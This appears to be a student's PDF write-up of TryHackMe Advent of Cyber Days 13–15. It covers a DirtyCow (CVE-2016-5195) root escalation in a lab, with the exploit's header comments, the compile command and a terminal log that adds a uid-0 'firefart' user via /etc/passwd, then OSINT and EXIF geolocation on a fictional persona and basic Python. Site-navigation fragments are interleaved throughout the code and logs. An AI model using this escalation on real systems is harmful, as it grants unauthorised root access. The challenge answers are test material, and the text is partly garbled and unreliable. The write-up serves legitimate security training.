return 0; // [Day 9] Networking Anyone can be Santa!
```


```
int main(int argc, char *argv[])
{
    // [Day 10] Networking Don't be sElfish!
    int ret = copy_file(filename, backup_filename);
    if (ret != 0) {
        exit(ret); // [Day 11] Networking The Rogue Gnome
    }

    struct Userinfo user;
    // set values, change as needed
    user.username = "grinch";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "pwned";
    user.home_dir = "/root";
    user.shell = "/bin/bash";
}

*****// HAHA! Too bad Santa! I, the Grinch, got here! For Christmas*****
// before you did! I helped myself to some of these sysadmins deserve coal for Christmas!
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****// Answer the questions below
```

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

A5: gcc -pthread dirty.c -o dirty -lcrypt



The screenshot shows a Windows desktop environment. In the center, there is a web browser window displaying a GitHub page for a file named 'dirty.c' located at <https://github.com/FireFart/dirtycow/blob/master/dirty.c>. The page shows the exploit code with syntax highlighting for C. The code is a exploit for the Dirty Cow vulnerability, using the 'pokemon' exploit as a base. It includes comments explaining the steps to compile ('gcc -pthread dirty.c -o dirty -lcrypt'), run ('./dirty'), and switch to the new user ('su firefart'). It also提醒s to restore the original /etc/passwd after running. The GitHub interface shows 193 lines of code and a size of 4.7 KB. At the bottom of the browser window, the taskbar is visible with various icons for system and application windows.

```
1 //  
2 // This exploit uses the pokemon exploit of the dirtycow vulnerability  
3 // as a base and automatically generates a new passwd line.  
4 // The user will be prompted for the new password when the binary is run.  
5 // The original /etc/passwd file is then backed up to /tmp/passwd.bak  
6 // and overwrites the root account with the generated line.  
7 // After running the exploit you should be able to login with the newly  
8 // created user.  
9 //  
10 // To use this exploit modify the user values according to your needs.  
11 // The default is "firefart".  
12 //  
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
14 // https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
15 //  
16 // Compile with:  
17 // gcc -pthread dirty.c -o dirty -lcrypt  
18 //  
19 // Then run the newly create binary by either doing:  
20 // "./dirty" or "./dirty my-new-password"  
21 //  
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."  
23 //  
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!  
25 // mv /tmp/passwd.bak /etc/passwd  
26 //  
27 // Exploit adopted by Christian "FireFart" Mehlmauer  
28 // https://firefart.at  
29 //  
30 //  
31 #include <fcntl.h>  
32 #include <pthread.h>
```

Q6: What "new" username was created, with the default operations of the real C source code?

A6: firefart

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

firefart@christmas:~

```
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
```

IP Address: 10.10.46.71 Expires: 1h 06m 04s

Add 1 hour Terminate

// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy Really Did Steal Christmas
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch Networking What's Under the Christmas Tree?
*****/
\$ nano dirty.c
\$ ls
christmas.sh cookies_and_milk.txt dirty.c
\$ gcc -pthread dirty.c -o dirty -lcrypt
\$ ls
christmas.sh cookies_and_milk.txt dirty dirty.c
\$./dirty
[Day 10] Networking Don't be a Grinch!
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash
mmap: 7ff3d742e000
madvise 0
[Day 11] [Day 12] Networking Ready, set, elf.
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.
[Day 13] [Day 14] [Day 15] Networking Coal for Christmas
DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.
DON'T FORGET TO RESTORE! \$ mv /tmp/passwd.bak /etc/passwd
\$ su firefart
Password: Prove these sysadmins deserve coal for Christmas!
firefart@christmas:/home/santa# whoami
firefart
firefart@christmas:/home/santa# id Watch John Hammond's video on solving this task!
uid=0(firefart) gid=0(root) groups=0(root)
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# [ons below]

Start Machine

Q7: What is the MD5 hash output?

A7: 8b16f00dd3b51efadb02c1df7f8427cc

```
firefart@christmas:~# ^C
firefart@christmas:~# ^C
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!
[Day 6] Web Exploitation Be careful with what you wish on a Christmas night
Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!
[Day 7] Networking The Grinch Really Did Steal Christmas
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too ...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task be Santa!
for the Advent of Cyber!

- Yours,
  John Hammond looking Don't be sElfish!
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

[Day 11] Networking The Rogue Gnome
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
└── christmas.sh
    ├── coal
    └── message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Day 13: Coal For Christmas


Prove these sysadmins deserve coal for Christmas!

Watch JohnHammond's video on solving this task!

Answer the questions below

[Q8: What is the CVE for DirtyCow?](#)

A8: CVE-2016-5195



Thought Process/Methodology:

First, I open the terminal and type in ‘mkdir aoc_day13’ and change directory into it. Next, I type in ‘nmap [IP address]’. After nmap is done, it shows an running old, deprecated protocol and service. Then, I key in ‘telnet [IP address]’ and it shows the username and credential. I logged into Santa’s account and type in ‘cat /etc/*release’, then it shows the distribution of Linux and version number that this server is running. Afterwards, I go to [‘https://dirtycow.ninja/’](https://dirtycow.ninja/) and go into ‘view exploit’. I copy the content of dirty.c and use the command nano to create and write a txt with the copied content. I use ls to check the directories and it shows christmas.sh, cookies_and_milk.txt and dirty.c. Next, I use ‘gcc -pthread dirty.c -o dirty -lcrypt’ to compile. Then, I change the directory into dirty and enter the new password. After that, I type in ‘su firefart’ and key in the password I entered just now. Next, I change directory into root, and use command ls to see what’s inside the directory, and I find message_from_the_grinch.txt. I use the command cat on the txt. Afterwards, I type in ‘touch coal’, ‘tree’, ‘tree | md5sum’ and it shows the MD5 hash output.


Day 14: OSINT - Where's Rudolph?

Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q1: What URL will take me directly to Rudolph's Reddit comment history?

A1: <https://www.reddit.com/user/IGuidetheClaus2020/comments/>



Q2: According to Rudolph, where was he born?

A2: Chicago



Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

A3: May

Google

robert full name Rudolph

All Images News Videos Maps More Tools

About 6,700,000 results (0.58 seconds)

May (July 27, 1905 – August 11, 1976) was the creator of Rudolph the Red-Nosed Reindeer.

Died: August 11, 1976, Evanston

Date of birth: July 27, 1905

https://en.wikipedia.org/wiki/Robert_L._May

People also ask :

What Is Rudolph real name? ▾

Who was Rudolph named after? ▾

Who owns the name Rudolph? ▾

Who invented Rudolph? ▾

Feedback

https://en.wikipedia.org/wiki/Rudolph_the_Red-Nos...

Type here to search

30°C Mostly clear 8:56 PM 3/7/2022

Q4: On what other social media platform might Rudolph have an account?

A4: Twitter

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is the Twitter profile of a user named **IGuidetheClaus2020**. The profile picture is a cartoon reindeer. The bio reads: "Seeking the truth. Really." Below the bio, it says "Business inquiries: rudolphthered@hotmail.com". The account was joined in November 2020. It has 5 Following and 172 Followers. The Twitter interface includes sections for Tweets, Tweets & replies, Media, and Likes. A recent tweet from **Tesla** (@Tesla) is shown, which reads: "20K Superchargers and counting". To the right of the profile, there's a "New to Twitter?" section with sign-up options for Google, Apple, or phone/email. Below that, a "You might like" section features a photo of a reindeer float in a city street.

Q5: What is Rudolph's username on that platform?

A5: IGuideClaus2020

Q6: What appears to be Rudolph's favorite TV show right now?

A6: bachelorette

The screenshot shows a Twitter post from user @itsyange. The tweet content is "Picking Ed over Joe?!? GOODBYE #bachelorette". Below the tweet is a cartoon image of a character from SpongeBob SquarePants. The Twitter interface includes a sidebar with "Explore" and "Settings" options, and a "Relevant people" section featuring user @Angelinax.

Q7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

A7: Chicago

A screenshot of a Twitter post from the account @IGuideTheClaus2020. The main image shows a large, illuminated Rudolph the Red-Nosed Reindeer balloon being maneuvered by several people in orange vests in an urban setting at night. The balloon is tan with a red nose and a white and red striped scarf. In the background, city buildings are lit up. Below the main image, there are engagement metrics: 6 replies, 2 retweets, and 54 likes. The tweet text reads: "Day and night. It got a little cold, so I put a scarf on. Hehe". The timestamp is 10:57 PM - Nov 25, 2020 · Twitter Web App. A reply from the account MimicLit (@L... · Dec 15, 2020) says: "So sad what happened". Below the tweet, there's a "Visual matches" section with thumbnail images of other reindeer balloons. On the right side of the screen, there's a Google Lens search interface for "Macy's Thanksgiving Day" with options to "Search", "Text", and "Translate".

TryHackMe Advent calendar | iGuideTheClaus2020 | Thompson Coburn | EXIF / File Metadata | PSP0201 T2130 - Tutu | Day 14: OSINT - Whois | TryHackMe | 25 Days | +

thompsoncoburn.com/news-events/news/2019-12-09/thompson-coburn-floats-down-michigan-avenue-in-first-magnificent-mile-lights-festival-appearance

THOMPSON COBURN LLP

Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance



Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.


The Lights Festival parade, one of the largest holiday parades in the country, is part of a two-day holiday celebration that includes a tree-lighting ceremony and over one million holiday lights lining the northern stretch of Chicago's Michigan Avenue. A broadcast of the parade was shown the following evening on ABC7 Chicago and rebroadcast on several affiliate channels.

When an opportunity to take part in the parade came to our Chicago office, we were more than happy to seize the chance to demonstrate our total commitment to the community and our role as the parade's only law firm sponsor. As our

Google Lens

Search Text Translate

Macy's Thanksgiving Day Search



Q8: Okay, you found the city, but where specifically was one of the photos taken?

A8: 41.891815, -87.624277

ITdata

SUMMARY DETAILED LOCATION UPLOAD

SUMMARY

lights-festival-website.jpg



(click for original)

GPS Position
41.891815 degrees N, 87.624277 degrees W

File Size
50 kB
File Type
JPEG
MIME Type
image/jpeg
Image Width
650
Image Height
510
Encoding Process
Baseline DCT, Huffman coding
Bits Per Sample
8
Color Components
3
X Resolution
72
Y Resolution
72
YCbCr Sub Sampling
YCbCr4:2:0 (2 2)
YCbCr Positioning
Centered

Q9: Did you find a flag too?

A9: {FLAG}ALWAYSCHECKTHEEXIFD4T4

Online Exif Viewer


| | | |
|--|--|---------------------------|
| Image Url: | <input type="text"/> | or |
| | <input type="button" value="Choose File"/> | No file chosen |
| <input type="button" value="Show Exif"/> | | |
| create | | 2022-06-30T14:17:49+00:00 |
| ComponentsConfiguration | 1, 2, 3, 0 | |
| Copyright | {FLAG}ALWAYSCHECKTHEEXIFD4T4 | |
| ExifOffset | 104 | |
| ExifVersion | 48, 50, 51, 49 | |
| FlashPixVersion | 48, 49, 48, 48 | |
| GPSInfo | 172 | |
| GPSLatitude | 41/1, 53/1, 25771/844 | |
| GPSLatitudeRef | N | |
| GPSLongitude | 87/1, 37/1, 101949/3721 | |
| GPSLongitudeRef | W | |
| ResolutionUnit | 2 | |
| UserComment | 65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41 | |
| YCbCrPositioning | 1 | |
| modify | | 2022-06-30T14:17:49+00:00 |
| ComponentsConfiguration | 1, 2, 3, 0 | |
| Copyright | {FLAG}ALWAYSCHECKTHEEXIFD4T4 | |


Q10: Has Rudolph been pwned? What password of his appeared in a breach?

A10: (the website in the hint is down)

Q11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

A11: 540





Thought Process/Methodology:

First, I go to google and search 'iguidetheclaus2020' and I find the reddit comments URL. In the reddit comments URL, I find the place where he was born. Next, I googled Robert's full name and find Rudolph's Twitter account. His username is IGuideClaus2020 and he retweeted his favourite TV show which is bachelorette. Based on his post history, he took part in a parade. I find the city of parade through Google Lens. Next, I find the place where specifically was one of the photos taken and the flag through exif tool online. Then, I use the place where specifically was one of the photos taken to find the street numbers of the hotel address.

Day 15: Scripting - There's a Python in my stocking!

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What's the output of True + True?

A1: 2

```
>>> True + True  
2  
>>>
```

Q2: What's the database for installing other peoples libraries called?

A2: PyPi

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Q3: What is the output of bool("False")?

A3: True

```
>>> bool("False")  
True  
>>>
```

Q4: What library lets us download the HTML of a webpage?

A4: Requests

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from [PyPi which is a database of libraries](#). Let's install 2 popular libraries that we'll need:

- Requests
- BeautifulSoup

```
pip3 install requests beautifulsoup4
```

Something very cool you can do with these 2 libraries is the ability to extract all links on a webpage.

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Q5: What is the output of the program provided in "Code to analyse for Question 5" in today's material?

A5: [1, 2, 3, 6]

```
>>> x=[1,2,3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>>
```

Q6: What causes the previous task to output that?

A6: pass by reference

Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😊

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Q7: if the input was "Skidy", what will be printed?

A7: The Wise One has allowed you to come in.

```
THM DAY15.py - Visual Studio Code

File Edit Selection View Go Run Terminal Help
C:\Users\Acer\Desktop> THM DAY15.py >_
1 names = ["Skidy", "DorkStar", "Ashu", "Elf"]
2 name = input("What is your name?")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Users\Acer\Desktop> & 'C:\Users\Acer\AppData\Local\Programs\Python\Python39\python.exe' 'c:\Users\Acer\vscode\extensions\ms-python.python-2022.4.1\pythonFiles\lib\python\debugpy\launcher' '57686' '--' 'c:\Users\Acer\Desktop\THM DAY15.py'
What is your name?Skidy
The Wise One has allowed you to come in.
PS C:\Users\Acer\Desktop> []

Ln 6, Col 56  Spaces: 4  UTF-8  CRLF  Python  3.9.6 64-bit  431 PM  5/7/2022
```

Q8: If the input was "elf", what will be printed?

A8: The Wise One has not allowed you to come in.

```
File Edit Selection View Go Run Terminal Help
THM DAY15.py - Visual Studio Code
C:\Users>Acer>Desktop > THM DAY15.py >_
1  names = ["Skippy","Darkstar","Ashu","Elf"]
2  name = input("What is your name?")
3  if name in names:
4      print("The Wise One has allowed you to come in.")
5  else:
6      print("The Wise One has not allowed you to come in.")

PROBLEMS OUTPUT TERMINAL JUPYTER DEBUG CONSOLE
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Acer\Desktop> & "C:\Users\Acer\AppData\Local\Programs\Python\Python39\python.exe" "c:\Users\Acer\vscode\extensions\ms-python.python-2022.4.1\pythonFiles\lib\python\debug\launcher" "57686" "... "c:\Users\Acer\Desktop\THM DAY15.py"
What is your name?Skippy
The Wise One has allowed you to come in.
